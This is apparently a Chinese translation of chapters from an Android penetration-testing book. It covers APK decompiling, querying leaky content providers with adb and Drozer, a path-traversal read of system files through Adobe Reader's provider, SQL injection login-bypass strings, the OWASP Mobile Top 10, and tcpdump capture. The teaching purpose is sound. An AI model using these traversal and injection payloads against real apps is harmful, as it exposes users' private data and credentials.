
在以下屏幕截图中，我们可以看到使用 Apktool 进行反编译的应用程序：

```
adityagupta at MathBook Pro in /Volumes/Aditya
$ apktool d catch.apk
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Loading resource table from file: /Users/adityagupta/apktool/framework/1.apk
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/* XMLs...
I: Done.
I: Copying assets and libs...
```

现在，如果我们进入 smali 文件夹，我们将看到一堆不同的 smali 文件，它们包含开发应用程序时编写的 Java 类的代码。在这里，我们还可以打开一个文件，更改一些值，并使用 Apktool 再次构建它。为了从 smali 构建一个改动的应用程序，我们将使用 Apktool 中的 `b` （build）标志。

```
apktool b [decompiled folder name] [target-app-name].apk
```

但是，为了反编译，修改和重新编译应用程序，我个人建议使用另一个名为 Virtuous Ten Studio（VTS）的工具。这个工具提供与 Apktool 类似的功能，唯一的区别是 VTS 提供了一个漂亮的图形界面，使其相对容易使用。此工具的唯一限制是，它只在 Windows 环境中运行。我们可以从官方下载链接 `http://www.virtuous-ten-studio.com/` 下载 VTS。以下是反编译同一项目的应用程序的屏幕截图：



3.4 审计 Android 应用

Android 应用程序通常包含许多安全漏洞，大多数时候是由于开发人员的错误和安全编码实践的无视。 在本节中，我们将讨论基于 Android 应用程序的漏洞，以及如何识别和利用它们。

内容供应器泄露

许多应用程序使用内容供应器来存储和查询应用程序中的数据或来自电话的数据。 除非已经定义了内容提供者可以使用权限来访问，否则任何其他应用都可以使用应用所定义的内容供应器，来访问应用的数据。 所有内容供应器具有唯一的统一资源标识符（URI）以便被识别和查询。 内容提供者的 URI 的命名标准惯例是以 `content://` 开始。

如果 Android API 版本低于 17，则内容供应器的默认属性是始终导出。 这意味着除非开发人员指定权限，否则任何应用程序都可以使用应用程序的内容供应器，来访问和查询数据。 所有内容供应器都需要在 `AndroidManifest.xml` 中注册。 因此，我们可以对应用程序使用 Apktool，并通过查看 `AndroidManifest.xml` 文件检查内容供应器。

定义内容供应器的一般方法如下所示：

```
<provider
     android:name="com.test.example.DataProvider"
     android:authorities ="com.test.example.DataProvider">
</provider>
```

所以现在，我们将举一个漏洞应用程序的例子，并尝试利用内容供应器泄漏漏洞：

1. 为了反编译应用程序，我们将使用 Apktool 来使用 `apktool d [appname].apk` 反编译应用程序。
2. 为了找到内容供应器，我们可以简单地查看定义它们的 `AndroidManifest.xml` 文件，或者我们可以使用一个简单的 `grep` 命令，从应用程序代码中获取内容供应器，如下所示：

```
<provider android:name=".NotePadProvider" android:authorities="com.threebanana.notes.provider.NotePad" />
<provider android:name=".NotePadPendingProvider" android:authorities="com.threebanana.notes.provider.NotePadPending" />
```

3. 我们可以使用 `grep` 命令来查找内容提供者，使用 `grep -R 'content://'` 。 此命令将在每个子文件夹和文件中查找内容供应器，并将其返回给我们。

```
$ grep -R 'content://' .
./NotePad$Media.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/media"
./NotePad$Media.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/media_api_id"
./NotePad$Media.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/media_silent_delete"
./NotePad$Media.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/parent_note_of_media"
./NotePad$Media.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/media_with_owner"
./NotePad$Media.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/images_for_note"
./NotePad$MediaNotes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/media_notes"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/topnotes"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/notes"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/notes_show_deleted"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/notes_silent"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/notes_silent_delete"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/notes_nodeid"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/notes_nodeid_silent"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/notes_nodeid_silent_delete"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/notes_with_images"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/add_media_for_note"
./NotePad$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/add_media_for_note_silent"
./NotePad.smali:.field public static final SCHEME:Ljava/lang/String; = "content://"
./NotePad.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePad/wipe"
./NotePadPending$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePadPending/notes"
./NotePadPending$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePadPending/notes_nodeid"
./NotePadPending$Notes.smali:    const-string v0, "content://com.threebanana.notes.provider.NotePadPending/notes_nodeid_parent"
```

4. 现在，我们在模拟器中安装应用程序。 为了查询内容供应器并确认漏洞是可利用的，我们需要在 Android 设备或模拟器中安装该应用程序。 使用以下代码，我们将在设备上安装易受攻击的 `app.apk` 文件：

```
$ adb install vulnerable-app.apk
1869 KB/s (603050 bytes in 0.315s)
   pkg: /data/local/tmp/vulnerable-app.apk
Success
```

5. 我们可以通过创建另一个没有任何权限的应用程序来查询内容供应器，然后查询漏洞应用程序的内容供应器。 为了快速获得信息，我们还可以使用 `adb` 查询内容供应器，我们可以在以下命令中看到：

```
adb shell content query - - uri [URI of the content provider]
```

以下是在漏洞应用程序上运行的命令，输出展示了存储在应用程序中的注释：

```
$ adb shell content query --uri content://com.threebanana.notes.provider.NotePad/notes
Row: 0 reminder=0, hashcodes=, child_count=0, altitude=0.0, sharekey=0, source_url=NULL, nodeid=-1, times
tamp=-954447201, _id=1, created=-954447201, longitude=0.0, parent_nodeid=-1, api_pending_op=1, parent_id=
-1, accuracy_altitude=0.0, publicURL=, text=This is a secret note, speed=0.0, labels=, photo=, photo_revi
sion=0, depth=0, display_order=0, shareURL=, accuracy_position=0.0, server_modified_at=0, source=NULL, ow
ner_id=-1, owner=Me, bearing=0.0, latitude=0.0, note_mode=, photo_thumb=NULL, short_text=, photo_src=
```


在这里，我们还可以使用 MWR 实验室的另一个名为 Drozer 的工具，以便在 Android 应用程序中找到泄漏的内容供应器漏洞。 我们可以从官方网站 `https://labs.mwrinfosecurity.com/tools/drozer/` 下载并安装 Drozer。

6. 一旦我们安装了它，我们需要将代理组件 `agent.apk` 安装到我们的模拟器，它位于下载的 `.zip` 文件内。 该代理是系统和设备相互交互所需的。 我们还需要在每次启动模拟器时转发一个特定的端口（ `31415` ），以便建立连接。 要在 Mac 和其他类似平台上安装设

备，我们可以按照 `https://www.mwrinfosecurity.com/system/assets/559/original/mwri_drozer-users-guide_2` 上提供的在线指南。

```
adityagupta at MathBook Pro in /Volumes/Aditya/drozer-2.3.2
$ adb install agent.apk
1518 KB/s (588116 bytes in 0.378s)
        pkg: /data/local/tmp/agent.apk
Success
adityagupta at MathBook Pro in /Volumes/Aditya/drozer-2.3.2
$ adb forward tcp:31415 tcp:31415
```

7. 一旦完成，我们可以启动应用程序，并单击"Embedded Server（嵌入式服务器）"文本。从那里，我们需要回到设备，启动 Drozer 应用程序，并通过单击名为 Disabled 的左上角切换按钮启用服务器。



8. 此后，我们需要访问终端并启动 Drozer，并将其连接到模拟器/设备。 为此，我们需要输入 `drozer console connect` ，如下面的截图所示：

```
$ drozer console connect
Selecting 49d936a45d38a293 (Genymotion Nexus 4 4.3)
```

9. 在这里，我们可以运行 `app.provider.finduri` 模块来查找所有内容供应器，如下所示：

```
dz> run app.provider.finduri com.threebanana.notes
Scanning com.threebanana.notes…
content://com.threebanana.notes.provider.NotePad/notes
content://com.threebanana.notes.provider.NotePadPending/notes/
content://com.threebanana.notes.provider.NotePad/media
content://com.threebanana.notes.provider.NotePad/topnotes/
content://com.threebanana.notes.provider.NotePad/media_with_owner/
content://com.threebanana.notes.provider.NotePad/add_media_for_note
content://com.threebanana.notes.provider.NotePad/notes_show_deleted
content://com.threebanana.notes.provider.NotePad/notes_with_images/
```

10. 一旦我们有了 URI，我们现在可以使用 Drozer 应用程序查询它。 为了查询它，我们需要运行 `app.provider.query` 模块并指定内容供应器的 URI，如下面的截图所示：

```
dz> run app.provider.query content://com.threebanana.notes.provider.NotePad/notes --vertical
         reminder  0
        hashcodes
      child_count  0
         altitude  0
         sharekey  0
       source_url  null
           nodeid  -1
        timestamp  1386319989407
              _id  1
          created  1386319989407
        longitude  0
    parent_nodeid  -1
   api_pending_op  1
        parent_id  -1
 accuracy_altitude  0
        publicURL
             text  This is a secret note
```

如果 Drozer 能够查询和显示来自内容供应器的数据，这意味着内容供应器泄漏数据并且存在漏洞，因为 Drozer 没有被明确地授予使用数据集的任何权限。

11. 为了修复此漏洞，开发人员需要做的是，在创建内容供应器时指定参数 `android:exported = false` ，或者创建一些新的权限，另一个应用程序在访问供应器之前必须请求它。

3.5 不安全的文件存储

通常，开发人员为应用程序存储数据时，未指定文件的正确文件权限。 这些文件有时被标记为全局可读，并且可以由任何其它应用程序访问而不需要请求权限。

为了检查这个漏洞，我们所需要做的是访问 `adb shell` ，之后使用 `cd` 进入 `/data/data/[package name of the app]` 。

如果我们在这里执行一个简单的 `ls -l` ，就可以看到文件和文件夹的文件权限：

```
# ls -l /data/data/com.aditya.example/files/userinfo.xml
-rw-rw-rw- app_200  app_200     22034 2013-11-07 00:01 userinfo.xml
```

这里我们可以使用 `find` 来搜索权限。

```
find /data/data/ -perm [permissions value]
```

如果我们执行 `cat userinfo.xml` ，它储存了应用的用户的用户名和密码。

```
#grep 'password' /data/data/com.aditya.example/files/userinfo.xml
<password>mysecretpassword</password>
```

这意味着任何其他应用程序也可以查看和窃取用户的机密登录凭据。 可以通过在开发应用程序时指定正确的文件权限，以及一起计算密码与盐的散列来避免此漏洞。

目录遍历或本地文件包含漏洞

顾名思义，应用程序中的路径遍历漏洞允许攻击者使用漏洞应用程序的供应器读取其他系统文件。

此漏洞也可以使用我们之前讨论的工具 Drozer 进行检查。 在这里，我们用例子来说明由 Seafastian Guerrero 发现的 Adobe Reader Android 应用程序漏洞（`http://blog.seguesec.com/2012/09/path-traversal-vulnerability-on-adobe-reader-android-ap`）。 此漏洞存在于 Adobe Reader 10.3.1 中，并在以后的版本中进行了修补。 你可以从 `http://androiddrawer.com` 下载各种 Android 应用程序的旧版本。

我们将启动 Drozer，并运行 `app.provider.finduri` 模块来查找内容供应器 URI。

```
dz> run app.provider.finduri com.adobe.reader
Scanning com.adobe.reader...
content://com.adobe.reader.fileprovider/
content://com.adobe.reader.fileprov
```

一旦我们找到了 URI，我们现在可以使用 `app.provider.read` 搜索并利用本地文件包含漏洞。 在这里，我尝试从系统中读取一些文件，如 `/etc/hosts` 和 `/proc/cpuinfo` ，它们默认存在于所有的 Android 实例中，因为它是基于 Linux 的文件系统。

```
dz> run app.provider.read content://com.adobe.reader.fileprovider/../../../../etc/host
s
127.0.0.1           localhost
```

正如我们在下面的屏幕截图中看到的，我们已经成功地使用 Adobe Reader 漏洞内容供应器读取了 Android 文件系统中的文件。

```
dz> run app.provider.read content://com.adobe.reader.fileprovider/../../../../proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 42
model name      : Intel(R) Core(TM) i5-2435M CPU @ 2.40GHz
stepping        : 7
cpu MHz         : 2465.663
cache size      : 6144 KB
fdiv_bug        : no
hlt_bug         : no
f00f_bug        : no
coma_bug        : no
fpu             : yes
fpu_exception   : yes
cpuid level     : 5
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx
rdtscp lm constant_tsc up pni monitor ssse3 lahf_lm
bogomips        : 4931.32
clflush size    : 64
cache_alignment : 64
address sizes   : 36 bits physical, 48 bits virtual
```

客户端注入攻击

客户端攻击通常发生在应用程序未检查用户输入的时候。 例如，在对 SQLite 数据库的查询期间，应用程序正在解析用户输入，因为它位于查询语句中。

让我们举一个应用程序的示例，它检查本地 SQLite 数据库，来根据登录凭据验证用户。 因此，当用户提供用户名和密码时，正在运行的查询将如下所示：

```
SELECT * FROM 'users' where username='user-input-username' and password='user-input-pa
ssword'
```

现在，在正常情况下，这将正常工作，用户输入其真正的登录凭据，并且查询取决于条件将返回 `true` 或 `false` 。

```
SELECT * FROM 'users' where username='aditya' and password='mysecretpass
```

但是，如果攻击者输入 SQL 语句而不是正常的用户名怎么办？ 请参考以下代码：

```
SELECT * FROM 'users' where username='1' or '1' = '1' - - and password='mysecretpasswo
rd
```

因此，在这种情况下，即使用户不知道用户名和密码，他们可以通过使用 `1'or'1'='1` 查询来轻松绕过它，这在所有情况下都返回 `true` 。 因此，应用程序开发人员必须在应用程序中进行适当的检查，来检查用户输入。

我们还可以使用 Drozer 的 `app.provider.query` 来利用 SQL 注入漏洞。 其语法看起来像：

```
run app.provider.query [Content Provider URI] --projection  "* FROM SQLITE_MASTER WHER
E type='table';- -"
```

现在，这将返回 SQLite 数据库中整个表的列表，它的信息存储在`SQLITE_MASTER`中。 您还可以继续并执行更多的 SQL 查询，来从应用程序提取更多的信息。 为了使用 Drozer 实战漏洞利用，你可以从`https://www.mwrinfosecurity.com/products/drozer/community-edition/`下载他们的漏洞应用程序。

3.6 OWASP 移动 Top10

Web 应用程序开放安全项目（OWASP）是涉及安全和漏洞搜索的标准之一。 它还发布了前 10 名漏洞的列表，其中包括在各种平台中最常见和重要的漏洞。

可以在`https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_`上找到 OWASP 移动版的前 10 个指南。 如果我们查看 OWASP 移动项目，以下是它涵盖的移动应用程序的 10 个安全问题：

- 服务端弱控制
- 不安全的数据存储
- 传输层保护不足
- 意外的数据泄漏
- 缺少授权和认证
- 无效的加密
- 客户端注入
- 通过不可信输入的安全决策
- 不正确的会话处理
- 缺乏二进制保护

让我们逐一介绍它们，并快速了解它们在移动应用程序中的关系，以及我们如何检测它们：

服务端弱控制

第一个 OWASP 漏洞是服务端弱控制，顾名思义，服务端不以安全的方式将数据从移动应用程序发送到服务端，或者在发送数据时暴露一些敏感的 API。 例如，考虑一个 Android 应用程序发送登录凭据到服务器进行身份验证，而不验证输入。 攻击者可以以这样的方式修改凭证，以便访问服务器的敏感或未授权区域。 此漏洞可视为移动应用程序和 Web 应用程序中的一个漏洞。

不安全的数据存储

这仅仅意味着，应用相关信息以用户可访问的方式在设备上存储。 许多 Android 应用程序在共享首选项，SQLite（纯文本格式）或外部存储器中，存储与用户相关的私密信息或应用程序信息。 开发人员应该始终记住，即使应用程序在数据文件夹（`/data/data/package-name`）

中存储敏感信息，只要手机已 root，恶意应用程序/攻击者就可以访问它。

传输层保护不足

许多 Android 开发人员依赖于通过不安全模式的网络来发送数据，例如 HTTP 或没有正确实现 SSL 的形式。 这使得应用程序易受到网络上发生的所有不同类型的攻击，例如流量拦截，从应用程序向服务器发送数据时操纵参数，以及修改响应来访问应用程序的锁定区域。

意外的数据泄漏

当应用程序将数据存储在本身易受攻击的位置时，会出现此漏洞。 这些可能包括剪贴板，URL 缓存，浏览器 Cookie，HTML5 `DataStorage` ，统计数据等。 一个例子是用户登录到他们的银行应用程序，他们的密码已经复制到剪贴板。 现在，即使是恶意应用程序也可以访问用户剪贴板中的数据。

缺少授权和认证

如果 Android 应用程序或一般的移动应用程序在没有适当安全措施的情况下，尝试基于客户端检查来验证或授权用户，则这些应用程序最容易受到攻击。 应该注意的是，一旦手机已 root，大多数客户端保护可以被攻击者绕过。 因此，建议应用程序开发人员使用服务器端身份验证和授权进行适当的检查，一旦验证成功，请使用随机生成的令牌，以便在移动设备上验证用户 。

无效的加密

这仅仅表示使用不安全的密码函数来加密数据部分。 这可能包括一些已知存在漏洞的算法，如 MD5，SHA1，RC2，甚至是没有适当的安全措施的定制算法。

客户端注入

这在Android应用程序中是可行的，主要成因是使用 SQLite 进行数据存储。 我们将在本书的各章中执行注入攻击。

通过不可信输入的安全决策

在移动应用程序中，开发人员应始终过滤和验证用户提供的输入或其他相关输入，并且不应该像在应用程序中那样使用它们。 不受信任的输入通常会导致应用程序中的其他安全风险，如客户端注入。

不正确的会话处理

在为移动应用程序执行会话处理时，开发人员需要处理很多因素，例如认证 cookie 的正常过期，安全令牌创建，cookie 生成和轮换，以及无法使后端的会话无效。 必须在 Web 应用程序和 Android 应用程序之间维护正确的安全同步。

缺乏二进制保护

这意味着不能正确地防止应用程序被逆向或反编译。 诸如 Apktool 和 dex2jar 之类的工具可用于逆向 Android 应用程序，如果没有遵循正确的开发实践，它会暴露应用程序的各种安全风险。 为了防止通过逆向攻击来分析应用程序，开发人员可以使用 ProGuard 和 DashO 等工具。

总结

在本章中，我们学习了使用各种方法来逆转 Android 应用程序并分析源代码。 我们还学习了如何修改源代码，然后重新编译应用程序，来绕过某些保护。 此外，我们还看到了如何使用 Drozer 等工具寻找 Android 应用程序中的漏洞。 你还可以通过 `http://labs.securitycompass.com/exploit-me/` 亲自尝试 Exploit-Me 实验室中的各种漏洞，它由 Security Compass 开发。

在下一章中，我们将进一步尝试 Android 应用程序的流量拦截，并在我们的渗透测试中使用它。

第四章 对 Android 设备进行流量分析

> 作者：Aditya Gupta
>
> 译者：飞龙
>
> 协议：

在本章中，我们将研究 Android 设备的网络流量，并分析平台和应用程序的流量数据。 通常应用程序会在其网络数据中泄漏敏感信息，因此发现它是渗透测试程序最重要的任务之一。此外，你经常会遇到通过不安全的网络协议执行身份验证和会话管理的应用程序。 因此，在本章中，我们将学习如何拦截和分析 Android 设备中，各种应用程序的流量。

4.1 Android 流量拦截

根据 OWASP 移动 Top10（`https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_M`），不完善的传输层保护是第三大威胁。实际上，假设一个应用程序通过 HTTP 将用户的登录凭据提交到服务器。 如果用户位于咖啡店或机场，并在有人嗅探网络时登录到他的应用程序，会怎么样？ 攻击者能够获得特定用户的整个登录凭据，它以后可能用于恶意目的。 假设应用程序正在通过 HTTPS 进行身份验证，通过 HTTP 的会话管理，并且在请求中传递身份验证 Cookie。 在这种情况下，攻击者也能够通过在执行中间人攻击时拦截网络来获取身份验证 Cookie。 使用这些认证 cookie，他可以直接作为受害用户登录到应用程序。

4.2 流量分析方式

在任何情况下都有两种不同的流量捕获和分析方法。 我们将研究 Android 环境中可能的两种不同类型，以及如何在真实场景中执行它们。 被动和主动分析如下：

- 被动分析：这是一种流量分析的方法，其中应用程序发送的网络数据不会被拦截。 相反，我们将尝试捕获所有网络数据包，然后在网络分析器（如Wireshark）中打开它，然后尝试找出应用程序中的漏洞或安全问题。
- 主动分析：在主动分析中，渗透测试者将主动拦截所有正在进行的网络通信，并可以即时分析，评估和修改数据。 这里，他需要设置代理，并且由应用/设备生成和接收的所有网络流量会通过该代理。

被动分析

被动分析的概念是。将所有网络信息保存到特定文件中，之后使用数据包分析器查看。 这就是我们将在 Android 设备中进行被动分析。 我们将使用 `tcpdump` 来将所有的信息保存到设备中一个位置。 此后，我们将该文件拉取到我们的系统，然后使用 Wireshark 或 Cocoa 包分析器查看它。 请参阅以下步骤：

1. 我们从 Timur Alperovich 的网站 `http://www.eecs.umich.edu/~timuralp/tcpdump-arm` 下载为 ARM 编译的 `tcpdump` 二进制文件。 如果我们需要，我们还可以下载 `tcpdump` 的原始二进制文件并交叉编译（为 Android 交叉编译你的二进制文件，请按照链接 `http://machi021.blogspot.jp/2011/03/compile-busybox-for-android.html` 。链接展示了交叉编译 BusyBox，但相同的步骤可以应用于 `tcpdump` ）。

   一旦我们下载了 `tcpdump` ，我们可以通过在我们刚刚下载的二进制上执行一个文件，来确认它是否为 ARM 编译。对于 Windows 用户，你可以使用 Cygwin 来执行命令。 输出类似于以下屏幕截图中所示：

   ```
   adityagupta at MacBook Pro in /Volumes/Aditya
   $ file tcpdump-arm
   tcpdump-arm: ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked, stripped
   ```

2. 这里的下一步是将 `tcpdump` 二进制文件推送到设备中的一个位置。 我们还必须记住，我们需要继续执行这个文件。 因此，我们将它推送到一个位置，我们可以从中更改权限，以及执行二进制来捕获流量。

3. 现在，继续并使用 `adb` 的 `push` 命令推送二进制来将二进制推送到设备。 同样，在我们需要从设备中拉取内容的情况下，我们可以使用 `pull` 而不是 `push` 。

4. 这里，我们将使用 `adb push` 将其推送到 Android 中的 `/data/local/tmp` ：

   ```
   adb push tcpdump-arm /data/local/tmp/tcpdum
   ```

5. 一旦我们将 `tcpdump` 二进制推送到设备，然后需要使用 `adb` 在 shell 中访问设备，并更改二进制的权限。 如果我们试图运行 `tcpdump` ，它会给我们一个权限错误，因为我们没有执行权限。

   为了更改权限，我们需要访问 `/data/local/tmp` ，使用 `chmod` 命令，并授予其权限 `777` ，这意味着应用程序将具有所有权限。 以下屏幕截图显示了上述命令的结果输出：


   ```
   # chmod 777 tcpdump
   # ls -l
   -rwxrwxrwx root     root      1801145 2012-10-17 20:19 tcpdump
   ```

6. 这里的最后一步是启动 `tcpdump` 并将输出写入 `.pcap` 文件。 使用 `-s` ， `-v` 和 `-w` 标志启动 `tcpdump` 。 参考以下描述：

   - -s：这表示从每个封包抽取给定（在我们的例子中为 0）字节的数据，而不是默认的 65535 字节。

- -v：这表明详细输出。
- -w：这表明写入原始数据包的文件名。 例如，我们可以使用 `./tcpdump -v -s 0 -w output.pcap` ，以便将所有文件写入 `output.pcap` ，并输出详细信息。

7. 在流量捕获执行期间，打开手机浏览器并访问位于 `http://attify.com/data/login.html` 的漏洞登录表单，该表单通过 HTTP 发送所有数据并使用 GET 请求：



8. 这里使用用户名 `android` 和密码 `mysecretpassword` 登录应用程序。
9. 我们现在可以在任何时候通过 `adb shell` 服务终止进程（使用 `Ctrl + C` ）。 下一步是将捕获的信息从设备拉取到我们的系统。 为此，我们将简单地使用 `adb pull` 如下：


```
adb pull /data/local/tmp/output.pcap output.pcap
```

10. 你可能还需要更改 `output.pcap` 的权限才能拉取它。 在这种情况下，只需执行以下命令：

```
chmod 666 output.pcap
```


11. 一旦我们下载了捕获的网络数据的.pcap文件，我们可以在 Wireshark 中打开它并分析流量。 在这里，我们将尝试查找捕获的登录请求。 我们可以从网站 `http://www.wireshark.org/download.html` 下载 Wireshark。 一旦下载并安装完毕，打开 Wireshark 并在里面打开我们新拉取的文件 `output.pcap` ，通过访问 `File | Open` 。

